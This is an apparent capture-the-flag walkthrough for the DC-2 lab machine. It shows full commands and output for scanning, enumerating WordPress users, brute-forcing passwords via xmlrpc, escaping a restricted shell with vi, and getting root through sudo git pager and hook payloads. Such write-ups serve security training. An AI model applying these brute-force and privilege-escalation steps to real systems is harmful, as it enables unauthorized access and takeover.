DC-2

```
ping dc2.local

nmap -T4 -vv -A -p- dc2.local -oN nmap
```

Two ports are open as **80(http)** & **7744(ssh)** But on port **80** it redirect us to http://dc-2

Open the **letc/hosts** file and add this line in it


```
GNU nano 7.2

127.0.0.1 localhost
127.0.1.1 Hindutva
192.168.169.194 dc-2

# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

On port 80

The webiste is built in using wordpress



If you can't find it, log in as another.

Bruteforce for interesting paths

fuff -u http://dc-2/FUZZ -w /root/Documents/ubuntu/Wordlists/dir_big.txt -t 80

```
[Status: 301, Size: 301, Words: 20, Lines: 10, Duration: 122ms]
  * FUZZ: wp-content
```

- [Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 3657ms]
 * FUZZ: xmlrpc.php
- [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3668ms]
 * FUZZ: wp-admin/
- [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 4522ms]
 * FUZZ: wp-admin/admin-footer.php
- [Status: 200, Size: 1, Words: 1, Lines: 1, Duration: 4615ms]
 * FUZZ: wp-admin/admin-ajax.php
- [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4615ms]
 * FUZZ: wp-admin/about.php
- [Status: 301, Size: 302, Words: 20, Lines: 10, Duration: 120ms]
 * FUZZ: wp-includes
- [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 5514ms]
 * FUZZ: wp-admin/admin-functions.php
- [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 5532ms]
 * FUZZ: wp-admin/admin-header.php
- [Status: 301, Size: 299, Words: 20, Lines: 10, Duration: 191ms]
 * FUZZ: wp-admin

On wp-admin

O & dc-2/wp-login.php?redirect_to=http%3A%2F%2Fdc-2%2Fwp-admin%2F&reauth=1		
	Username or Email Address	
	Password	
	Remember Me Log In	
	Lost your password?	
	← Back to DC-2	

Scan the webisite using wpscan

wpscan --url http://dc-2 -e u

Got 3 usernames as admin, jerry, tom

```
[i] User(s) Identified:
[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
   Wp Json Api (Aggressive Detection)
   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
   Login Error Messages (Aggressive Detection)
[+] jerry
 | Found By: Wp Json Api (Aggressive Detection)
   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
   Login Error Messages (Aggressive Detection)
[+] tom
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Aug 9 11:01:41 2023
[+] Requests Done: 28
[+] Cached Requests: 36
[+] Data Sent: 7.228 KB
[+] Data Received: 230.743 KB
[+] Memory used: 177.109 MB
[+] Elapsed time: 00:00:05
```

Generate the wordlist for password using cewl

```
cewl http://dc-2 -v -w cewl.txt
```

```
)-[~/Desktop/ctf/DC-2]
   cewl http://dc-2 -v -w cewl.txt
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at http://dc-2
Visiting: http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD
Visiting: http://dc-2/index.php/what-we-do/ referred from http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD
Visiting: http://dc-2/index.php/our-people/ referred from http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD
Visiting: http://dc-2/index.php/our-products/ referred from http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD
Visiting: http://dc-2/index.php/flag/ referred from http://dc-2, got response code 200
Attribute text found:
DC-2 DC-2 » Feed DC-2 » Comments Feed RSD
Offsite link, not following: https://wordpress.org/
Writing words to file
     not® Hindutva)-[~/Desktop/ctf/DC-2]
   cat cewl.txt | wc -l
238
```

Bruteforce the password for all 3 usernames admin, jerry, tom

```
wpscan --url http://dc-2 -P cewl.txt
```

```
Found By: Rss Generator (Passive Detection)
    Confirmed By:

Wp Json Api (Aggressive Detection)

- http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1

Author Id Brute Forcing - Author Pattern (Aggressive Detection)

Login Error Messages (Aggressive Detection)
[+] jerry
| Found By: Wp Json Api (Aggressive Detection)
     - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1
  | Confirmed By:
     Author Id Brute Forcing - Author Pattern (Aggressive Detection)
     Login Error Messages (Aggressive Detection)
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] - jerry / adipiscing
[SUCCESS] - tom / parturient
Trying admin / log Time: 00:01:05 ←
     Valid Combinations Found:
 | Username: jerry, Password: adipiscing
| Username: tom, Password: parturient
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Aug 9 11:16:03 2023
[+] Requests Done: 844
 [+] Cached Requests: 6
 [+] Data Sent: 370.27 KB
 [+] Data Received: 928.431 KB
 [+] Memory used: 262.828 MB
[+] Elapsed time: 00:01:24
```

Login using ssh

```
ssh tom@dc-2 -p 7744
```

But I can't perform many of the command

```
(root@ Hindutva)-[~/Desktop/ctf/DC-2]
# ssh tom@dc-2 -p 7744
tom@dc-2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
tom@DC-2:~$ whoami
-rbash: whoami: command not found
tom@DC-2:~$ id
-rbash: id: command not found
tom@DC-2:~$ |
```

I can perform only these 4 command as a tom

```
tom@DC-2:~$ echo $PATH
/home/tom/usr/bin
tom@DC-2:~$ ls /home/tom/usr/bin
less ls scp vi
tom@DC-2:~$ |
```

Open the vi editor and type following commands

```
:set shell=/bin/bash <Press enter>
:shell <Press enter>
```

On the command prompt

```
export PATH=/bin:/usr/bin:$PATH
export SHELL=/bin/bash:$SHELL
```

Now it's run properly

And find our first flag as a **tom** user

Read the flag3.txt file

```
su jerry
```

```
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$ su jerry
Password:
jerry@DC-2:/home/tom$ whoami
jerry
jerry@DC-2:/home/tom$
```

Run sudo -l

```
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin

User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
```

Go to the https://gtfobins.github.io and search for git

```
sudo PAGER='sh -c "exec sh 0<&1"' git -p help

(a)
```

(b) This invokes the default pager, which is likely to be less, other functions may apply.

```
sudo git -p help config
!/bin/sh
```

(c) The help system can also be reached from any git command, e.g., git branch. This invokes the default pager, which is likely to be <u>less</u>, other functions may apply.

```
sudo git branch --help config
!/bin/sh
```

(d) Git hooks are merely shell scripts and in the following example the hook associated to the pre-commit action is used. Any other hook will work, just make sure to be able perform the proper action to trigger it. An existing repository can also be used and moving into the directory works too, i.e., instead of using the -c option.

```
TF=$(mktemp -d)
git init "$TF"
echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
mv "$TF/.git/hooks/pre-commit.sample" "$TF/.git/hooks/pre-commit"
sudo git -C "$TF" commit --allow-empty -m x
```

Type those two commands

I got the **root** shell of the machine

```
root@DC-2:/home/tom# id
uid=0(root) gid=0(root) groups=0(root)
root@DC-2:/home/tom# whoami
root
root@DC-2:/home/tom# cd /root
root@DC-2:~# cat proof.txt
badbb976dd618a7bc5eddb84d0f75a46
root@DC-2:~# |
```